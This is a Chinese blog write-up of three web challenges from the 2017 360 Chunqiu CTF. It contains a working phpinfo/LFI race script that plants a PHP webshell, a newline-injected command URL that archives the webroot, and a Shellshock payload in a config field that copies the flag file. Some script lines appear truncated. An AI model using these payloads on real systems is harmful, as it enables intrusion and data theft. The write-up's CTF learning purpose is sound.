

360春秋杯writeup

原创

[Ni9htMar3](#) 于 2017-04-23 12:13:39 发布 1127 收藏 1

分类专栏: [WriteUp](#) 文章标签: [writeup ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Ni9htMar3/article/details/70495395>

版权



[WriteUp](#) 专栏收录该内容

17 篇文章 0 订阅

订阅专栏

这是我参加的体验最差的一次比赛。。。服务器差的真是没有web狗的生存余地, 最后又因为修改名额恰好掉出来, 醉啦

WEB

where is my cat

一开始还吐槽证书问题, 抓包

```
GET / HTTP/1.1
Host: 106.75.34.78
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=t8ofm7lkb544rse9fd3ug1dgm2; HOST=0
```

出现个迷之host, 肯定有问题

跟请求的HOST居然一样, 先查一下证书, 毕竟证书不安全

无法验证此证书，因为颁发者未知。

颁发给

通用名(CN) where_is_my_cat.ichunqiu.com
组织 ichunqiu
组织单元 ichunqiu
序列号 11

颁发者

通用名(CN) where_is_my_cat.ichunqiu.com
组织 ichunqiu
组织单元 ichunqiu

有效期

起始时间 2016年12月18日
过期时间 2017年12月18日

指纹

SHA-256 指纹 D8:EC:09:78:7D:34:84:05:BE:91:02:B4:02:5E:E7:39:
64:A0:7E:AF:25:9E:50:97:F5:8D:80:C0:54:C9:5F:00
SHA1 指纹 02:EA:6F:64:EB:A8:13:04:BA:43:81:FA:22:E5:86:6C:79:A4:A3:F7

<http://blog.csdn.net/Ni9htMar3>

直接通用名上去，得到flag

The image shows two side-by-side screenshots of a web browser's developer tools. The left screenshot shows the 'Raw' tab of a network request, displaying the raw HTTP request. The right screenshot shows the 'Render' tab of the same network request, displaying the rendered HTML content.

Raw Request (Left):

```
GET / HTTP/1.1
Host: 106.75.34.78
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=tsr33b0co7g6gterh4nlvebsi7; HOST=where_is_my_cat.ichunqiu.com
```

Rendered HTML (Right):

```
<p>
我的猫被坏蛋偷了，我很想它QAQ。帮我找到我的猫，我就把flag送给你。

我的朋友说他们在暗网的一个动物市场好像见过我的猫。注意你的安全，暗网中的人都是坏蛋！

差点忘了。我的猫是黄黑条纹的，有着可爱的大眼睛的猫。
</p>
</h2>
</li>
</ul>
</div><!-- /container -->
<script type="text/javascript" src="js/classie.js"></script>
<script type="text/javascript" src="js/sliderFx.js"></script>
<script type="text/javascript">
(function() {

    new SliderFx( document.getElementById('slideshow'), {
        easing : 'cubic-bezier(.8, 0,.2,1)'
    });

})();
</script>
</body>
</html>
```

At the bottom of the rendered HTML, a yellow box highlights the flag: `flag (e5775890-2420-11e7-af19-000c29cb5c9e)`. The URL `http://blog.csdn.net/Ni9htMar3` is also visible at the bottom right.

写一写，看一看

打开，直接找备份，在index.bak找到，这题感觉非常坑，本来服务器就不行，结果题目源码还一直改。。。

```

<html>

welcome to hence's lesson!<br>
today, we are going to learn php~<br>
we can use php to do dirty things such as getting a flag, code here:<br>
<?php include("flag.php");echo $flag;?>
next lesson we will learn phpinfo() and exec()<a href="exec.php">go!</a>

</html>

exec.php:
<?php
    highlight_file(__FILE__);

    $dir = 'tmp/';
    if(!file_exists($dir))
        mkdir($dir);
    chdir($dir);
    if(!isset($_GET['shell'])){
        phpinfo();
        exit();
    }
    $shell = $_GET['shell'];
    for ( $i=0; $i<count($shell); $i++ ){
        if ( !preg_match('/^\w+$/ ', $shell[$i]) )
            exit();
    }
    session_start();
    $path = $_SESSION['path'];
    $shell = str_replace('path','/'.$path,implode(" ", $shell));
    exec("/bin/hence " . $shell);
?>

```

本来，这题类似于 [HITCON CTF2015 Quals Web](#) 的 [BabyFirst](#) ，但访问外网基本不行，后来题目一改，就直接改了思路。这题计划利用 `phpinfo` 写入来进行，思路 <http://www.freebuf.com/articles/web/79830.html>。由于可以执行 `php` 命令，我们写入一个临时文件，地址在 `/tmp/xxx`，也就是 `/var/www/html/tmp/haha/haha.php`。首先创建这个文件夹，然后生成一个 `webshell`。思路就是这样，利用 <http://www.voidcn.com/blog/hxsstar/article/p-2897846.html> 的脚本，修改一下就可以。

```

#!/usr/bin/env python
# encoding=utf-8
# Author : iduar
# http://secer.org

...

可能需要你改的几个地方：
1、host
2、port
3、request中的phpinfo页面名字及路径
4、hello_lfi() 函数中的url，即存在lfi的页面和参数
5、如果不成功或报错，尝试增加padding长度到7000、8000试试
6、某些开了magic_quotes_gpc或者其他东西不能%00的，自行想办法截断并在（4）的位置对应修改
Good Luck :)

...

```

```

import re
import urllib2
import hashlib
from socket import *
from time import sleep
host = '106.75.34.78'
#host = gethostbyname(domain)
port = 2081
shell_name = 'haha.php'
pattern = re.compile(r'''\[tmp_name\]\s=&gt;\s(.*)\W*error]''')

payload = '''idwar<?php fputs(fopen('/var/www/html/tmp/haha/' + shell_name + '\', "w"), "idwar was he
req = '''-----7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
-----7dbff1ded0714--\r''' % payload

padding='A' * 8000
request='''POST /exec.php?a=''+padding+''' HTTP/1.0\r
Cookie: PHPSESSID=q2491lvFromc1or39t6tvnun42; othercookie=''+padding+'''\r
HTTP_ACCEPT: '' + padding + '''\r
HTTP_USER_AGENT: '' + padding + '''\r
HTTP_ACCEPT_LANGUAGE: '' + padding + '''\r
HTTP_PRAGMA: '' + padding + '''\r
Content-Type: multipart/form-data; boundary=-----7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s''' % (len(req), host, req)

def hello_lfi():
    while 1:
        s = socket(AF_INET, SOCK_STREAM)
        s.connect((host, port))
        s.send(request)
        data = ''
        while r'</body></html>' not in data:
            data = s.recv(9999)
            search_ = re.search(pattern, data)
            if search_:
                tmp_file_name = search_.group(1).replace('/', "path")
                url = r'http://106.75.34.78:2081/exec.php?shell[]=1%0a&shell[]=php&shell[]=%s' % tmp_f
                print url
                search_request = urllib2.Request(url)
                search_response = urllib2.urlopen(search_request)
                html_data = search_response.read()
                if 'idwar' in html_data:
                    s.close()
                    return '\nDone. Your webshell is : \n\n%s\n' % ('http://' + host + '/' + shell_name
                    #import sys;sys.exit()

        s.close()

if __name__ == '__main__':
    print hello_lfi()
    print '\n Good Luck :)'

```

服务器的问题，跑的真心累，一会服务器炸，一会跑不出来。。。

反正跑出来后 `flag` 得到

其实方法二相对于而言较为简单，利用压缩命令，此为 **ChaMd5** 安全团队的方法

<https://mp.weixin.qq.com/s/OT1tHZjTfA2af8DJzXgCNA>



The screenshot shows a web browser window with the following details:

- Load URL:** `http://106.75.34.78:2081/exec.php?shell[]=1%0a&shell[]=tar&shell[]=cvf&shell[]=pathvarpathwwwpathhtmlpathtmpathhaha&shell[]=pathvarpathwwwpathhtml`
- Buttons:** Load URL, Split URL, Execute, Enable Post data, Enable Referrer.
- Toolbar:** 禁用, Cookies, CSS, 表单, 图片, 网页信息, 其他功能, 标记, 缩放, 工具, 查看源代码, 选项.
- Code:**

```
<?php
highlight_file(__FILE__);
$dir = 'tmp/';
if(!file_exists($dir))
mkdir($dir);
chdir($dir);
if(!isset($_GET['shell'])){
phpinfo();
exit();
}
$shell = $_GET['shell'];
for ( $i=0; $i<count($shell); $i++ ){
if ( !preg_match('/^\w+$/', $shell[$i]) )
exit();
}
session_start();
$path = $_SESSION['path'];
$shell = str_replace('path', '/' . $path, implode(" ", $shell));
echo $shell;
exec("/bin/hence " . $shell);
?>
```
- Output:**

```
1 tar cvf /var/www/html/tmp/haha /var/www/html
```
- Footer:** <http://blog.csdn.net/Ni9htMar3>

然后访问，下载压缩包即可

mail

首先利用 `admin/admin` 进去，扫目录发现有个 `web.tar.gz`

在 `config.php` 下发现有问题的地方

```
$timezone = getConfig('timezone');
if($timezone != "")
{
    putenv("TZ=$timezone");
}else{
    putenv("TZ=Asia/Shanghai");
}
```

在 `option.php` 下发现

```

<?php
include 'inc/function.php';
include 'inc/config.php';

if($_GET['action']== 'save')
{
$config = $_POST['config'];

saveConfig($config);

die("<script>alert('保存成功! ');history.go(-1);</script>");
}

?>

```

通过dalao的指点，这是一个破壳漏洞

<http://www.freebuf.com/news/49292.html>

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
POST /options.php?action=save HTTP/1.1 Host: 106.75.106.156 Content-Length: 154 Cache-Control: max-age=0 Origin: http://106.75.106.156 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36 Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Referer: http://106.75.106.156/options.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.8 Cookie: PHPSESSID=fs0hgn4rurhpju4dp9kptrb125 Connection: close config[root_path]=/var/www/html&config[send_mail]=xxx@mail.com&config[timezone]=0 {::}; /bin/cat /var/www/html/flag.php > /var/www/html/upload/night.txt				HTTP/1.1 200 OK Date: Fri, 21 Apr 2017 13:40:08 GMT Server: Apache/2.2.15 (CentOS) Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 57 Connection: close Content-Type: text/html; charset=utf-8 <script>alert('保存成功! ');history.go(-1);</script>		


<http://blog.csdn.net/Ni9htMar3>

```

<?php
#flag {5867e627-289f-45e2-9a66-22ee8b68eb46}

```

<http://blog.csdn.net/Ni9htMar3>



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)